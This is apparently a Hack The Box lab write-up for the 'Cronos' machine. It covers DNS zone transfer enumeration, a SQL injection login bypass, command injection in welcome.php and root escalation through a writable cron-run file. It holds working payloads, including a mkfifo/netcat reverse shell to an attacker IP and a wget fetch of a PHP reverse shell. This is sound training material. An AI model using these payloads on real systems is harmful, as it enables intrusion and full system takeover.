Cronos

13th October 2017 / Document No D17.100.18

Prepared By: ch4p

Machine Author: ch4p

Difficulty: Medium

Synopsis

Cronos is a medium Linux machine that focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability

Skills required

- Linux Fundamentals
- Enumerating ports and services
- Enumerating DNS


Skills learned

- SQL Injection
- Command Injection

- Exploiting cron jobs

Enumeration

Nmap



Target: 10.10.10.13
Profile: Intense scan
Command: nmap -T4 -A -v 10.10.10.13

Host: 10.10.10.13

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu
✓	53	tcp	open	domain	ISC BIND 9.10.3-P4-Ubuntu
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))


The Nmap scan reveals an OpenSSH server, a DNS server and an Apache server. Attempting to view the website reveals only the default Apache page.

Dig

We can identify the domain name of the host using the `nslookup` utility. The syntax would be as follows:

```
nslookup host [server]

This command looks up information for host using the specified server. If the host is
an Internet address and the query type is A or PTR, the name of the host is returned.
If the host is a name and does not have a trailing period (.), the search list is used
to qualify the name.
```

```
nslookup 10.10.10.13 10.10.10.13
```




```
nslookup 10.10.10.13 10.10.10.13

13.10.10.10.in-addr.arpa    name = ns1.cronos.htb.
```

The `nslookup` result shows that the domain name is `cronos.htb`.

We can further enumerate the remaining subdomains by doing a zone transfer. This can be accomplished with the command `dig axfr @10.10.10.13 cronos.htb` after adding `cronos.htb` to the `/etc/hosts` file.

```
dig axfr @10.10.10.13 cronos.htb
```




```
dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.18.0-2-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.     604800  IN  SOA cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.     604800  IN  NS  ns1.cronos.htb.
cronos.htb.     604800  IN  A   10.10.10.13
admin.cronos.htb.   604800  IN  A   10.10.10.13
ns1.cronos.htb.     604800  IN  A   10.10.10.13
www.cronos.htb.     604800  IN  A   10.10.10.13
cronos.htb.     604800  IN  SOA cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 279 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Wed Aug 03 15:49:32 IST 2022
;; XFR size: 7 records (messages 1, bytes 203)
```

After adding `admin.cronos.htb` to the `/etc/hosts` file and browsing it, an administrator login page is presented.

Initial Foothold

Login

After some trial and error, it appears that the `Username` field is vulnerable to SQL injection. By commenting out the rest of the statement with the username `admin’-- -` the login form is bypassed.




UserName : admin'-- -

Password : ●●●●●●●

Welcome

It does not take long to figure out that the `welcome.php` page is vulnerable to command injection. Many different methods work here, however, the simplest is likely just using a semicolon to add additional commands. However, script execution is stopped after the traceroute is run.




Net Tool v0.1

traceroute 8.8.8.8;whoami

```
www-data
```


By intercepting the response in Burp Suite, it is possible to modify the command entirely.



```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=ulm8ld3kk856sdgl4qlaa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

command=traceroute&host=8.8.8.8
```

After removing the host variable, command injection is now trivial. Replace `traceroute` with the desired command and send the request. Note that URL encoding the command is required in some cases.

Use the command `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc   | >/tmp/f` to connect to a local nc listener, which can be started by using the command `nc -nvlp <PORT>`.



```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=ulm8ld3kk856sdgl4qlaa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91

command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+123
4+>/tmp/f
```

The user flag can be obtained from `/home/noulis/user.txt`.


Privilege Escalation

Let us run an enumeration script known as LinEnum. We can transfer the binary from our local host to the remote host using a Python server. The LinEnum result shows that there is a PHP file that is being executed as a cron job under user `root`.

```
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
-rw-r--r-- 1 root root  797 Apr  9  2017 /etc/crontab
...[snip]...
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
...[snip]...
```

Upon checking the permissions for this PHP file, we see that it is writable by the user `www-data`.

```
ls -ls /var/www/laravel/artisan
```



```
ls -ls /var/www/laravel/artisan

-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 artisan
```

Let us try to replace this file `/var/www/laravel/artisan` with a PHP reverse shell. Thus, when the cron-job runs this file as user `root`, we will obtain a reverse shell as user `root`. We can download the PHP reverse shell from here and edit the IP address and port parameters accordingly. Let's host it on our local machine using a Python server using the following command.

```
pyhton3 -m http.server 8000
```

We can download the reverse shell file on the remote host using the `wget` utility. We will traverse to the `/tmp` directory for downloading the file as this directory is writable by all the users by default.

```
cd /tmp
wget <IP_ADDRESS>:8000/php-reverse-shell.php
```


Then replace `/var/www/laravel/artisan` file with the `/tmp/php-reverse-shell.php`.

```
mv /tmp/php-reverse-shell.php /var/www/laravel/artisan
```

Let's start a listener on the specified port in the reverse shell file on out local host and wait for the reverse shell from the box.

```
nc -nvlp 1234
```

After waiting for a minute, we receive a reverse shell as user `root` on the listening port.



```
nc -nvlp 1234

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:52608.
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 17:18:02 up 40 min,  0 users,  load average: 0.01, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off

# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found at `/root/root.txt`.